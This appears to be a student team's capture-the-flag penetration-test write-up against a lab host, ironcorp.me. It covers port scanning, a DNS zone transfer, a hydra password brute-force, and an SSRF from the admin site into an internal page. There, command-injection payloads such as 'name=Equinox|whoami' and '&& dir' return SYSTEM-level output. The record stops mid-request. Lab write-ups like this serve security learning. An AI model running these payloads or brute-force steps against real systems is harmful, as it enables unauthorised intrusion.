

PenTest 2

ROOM A

Blessing Software

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Step 1: Recon and Enumeration

Members Involved: Uwais, Muzaffar, Dzakry Hariz, Thanussha

Tools used: Kali Linux, firefox, Nmap, Gobuster, Dig, OWASP


Thought Process and Methodology and Attempts:

By using Nmap, we identified what ports are available.

So Muzaffar used Nmap to identify which ports were open.

```
(1211103184㉿kali)-[~]
$ nmap -Pn -sV ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 23:33 EDT
Nmap scan report for ironcorp.me (10.10.205.23)
Host is up (0.26s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http        Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Since port 8080 was open, we decided to check the website out. Unfortunately, it didn't look like there was much here.



Uwais tried using Gobuster to look for any open directories within this website but got nothing.

```
(1211103213㉿kali)-[~]
$ gobuster dir -u http://10.10.116.35:8080 -w /usr/share/wordlists/dirb/common.txt -e
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.116.35:8080
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Expanded:     true
[+] Timeout:      10s

2022/08/01 21:38:26 Starting gobuster in directory enumeration mode


http://10.10.116.35:8080/assets          (Status: 301) [Size: 155] [→ http://10.10.116.35:8080/assets/]
http://10.10.116.35:8080/index.html      (Status: 200) [Size: 20040]

2022/08/01 21:40:48 Finished
```

He also tried using OWASP too, to see for any vulnerabilities. But there are no high priority alerts to be found.

The screenshot shows the OWASP ZAP interface during an automated scan. The main window displays the 'Automated Scan' configuration with the URL `http://ironcorp.me:8080` entered. The progress bar indicates the scan is at 43% completion. Below the configuration, a table lists the discovered URLs and their corresponding methods and flags. The table includes columns for Processed, Method, URI, and Flags. Most URLs are marked as 'Out of Scope'. The bottom status bar shows 'Current Scans: 1 URLs Found: 51 Nodes Added: 17'.

Processed	Method	URI	Flags
●	GET	http://ironcorp.me:8080/assets/images/timeline/bootstrap-4.svg	Out of Scope
●	GET	http://ironcorp.me:8080/assets/images/timeline/angular-icon.svg	Out of Scope
●	GET	http://ironcorp.me:8080/assets/images/timeline/react.svg	Out of Scope
●	GET	http://ironcorp.me:8080/reset-password.html	Out of Scope
●	GET	https://grsmto.github.io/simplebar/	Out of Scope
●	GET	https://getbootstrap.com/	Out of Scope
●	GET	https://github.com/twbs/bootstrap/blob/master/LICENSE	Out of Scope
●	GET	http://www.w3.org/2000/svg	Out of Scope
●	GET	http://daneben.me/animate	Out of Scope
●	GET	http://opensource.org/licenses/MIT	Out of Scope
●	GET	https://github.com/nickpettit/glide	Out of Scope



Dzakry decided to scan all ports instead with nmap, and soon enough there were more ports that seemed to be available too, one in particular that interested us was port 11025.

```
(1211103149㉿kali)-[~]
$ nmap -Pn -T5 -p1-65535 -o scan_allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 04:55 EDT
Nmap scan report for ironcorp.me (10.10.61.148)
Host is up (0.21s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 273.18 seconds
(1211103149㉿kali)-[~]
$ 
```


Muzaffar also found this out by searching everything from port 1 to 20000

```
(1211103213㉿kali)-[~]
$ nmap -Pn -sV -sC 10.10.123.20 -p 1-20000
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:47 EDT
Nmap scan report for ironcorp.me (10.10.123.20)
Host is up (0.20s latency).
Not shown: 19995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-02T04:54:57+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|   Not valid before: 2022-08-01T04:04:25
|   Not valid after:  2023-01-31T04:04:25
|   ssl-date: 2022-08-02T04:55:04+00:00; +4m43s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Dashxtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4m42s, deviation: 0s, median: 4m42s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.44 seconds
```

But going through port 11025 also had nothing substantial to work with



So he used dig to get some more DNS information and turns out, there were other subdomains on the same server here.

```
(1211103149㉿kali)-[~]
$ dig @10.10.42.90 ironcorp.me axfr

; <>> DiG 9.17.19-3-Debian <>> @10.10.42.90 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.          3600   IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.          3600   IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.    3600   IN      A       127.0.0.1
internal.ironcorp.me. 3600   IN      A       127.0.0.1
ironcorp.me.          3600   IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 944 msec
;; SERVER: 10.10.42.90#53(10.10.42.90) (TCP)
;; WHEN: Mon Aug 01 22:20:03 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Step 2: Initial Foothold

Members Involved: Uwais, Muzaffar, Dzakry Hariz, Thanussha


Tools used: Kali linux, firefox, hydra, OWASP, burp suite(foxyproxy), Nishang

Thought Process and Methodology and Attempts:

Looking into internal.ironcorp.me, it seemed to be inaccessible.



But at admin.ironcorp.me, an authentication was required to enter it.





So we used hydra to enumerate through usernames and passwords, and sure enough we were able to obtain the login credentials.


```
└──(1211103184㉿kali)-[~]
$ hydra -L /usr/share/nmap/nse/lib/data/usernames.lst -P /usr/share/wordlists/dirb/others/best1050.txt -s 11025 -f admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 00:16:05
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^[[A^[[A[DATA] max 16 tasks per 1 server, overall 16 tasks, 10490 login tries (l:10/p:1049), ~656 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1555.00 tries/min, 1555 tries in 00:01h, 8935 to do in 00:06h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 00:17:23
```



Now that we are in the admin site, there's a search bar available, raising an alarm for any XSS attacks.




We couldn't get any automated scans in OWASP because we got error 401.



So instead, we tried to input in the name server we found previously. The name “internal” was already a hint to it, we assume. Sure enough, in port 11025 there was something.



It seemed like we could get a name, but clicking it directly would lead to an error 403.



Access forbidden!


You don't have permission to access the requested object. It is either read-protected or not readable by the server.

If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

But looking at the page source, we can get the link to the name. Placing the link directly to our url, we get an output.



Booting up burp suite, we tried to see if we could change our url to request anything else. If we pipe down a "whoami" command, we can get this response.

Request

```
Pretty Raw Hex ⌂ \n ⌄  
1 GET /?r=  
http://internal.ironcorp.me:11025/name.php?name=Equinox|whoami  
i HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)  
Gecko/20100101 Firefox/68.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0  
.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=  
8 Connection: close  
9 Upgrade-Insecure-Requests: 1  
10  
11
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌄  
141 }  
142 //-->  
143 </script>  
144 <html>  
145  
146 <body>  
147  
148 <b>  
My name is:  
</b>  
<pre>  
nt authority\system  
</pre>  
</body>  
152  
153 </html>  
154  
155  
156
```

On the other hand, using a “dir” command leads us to this output.

```
1 GET /?r=http%3A%2Finternal.ironcorp.me%3A11025%2Fname.php%3Fname%3Dtest%2B%2526%2526%2Bdir HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
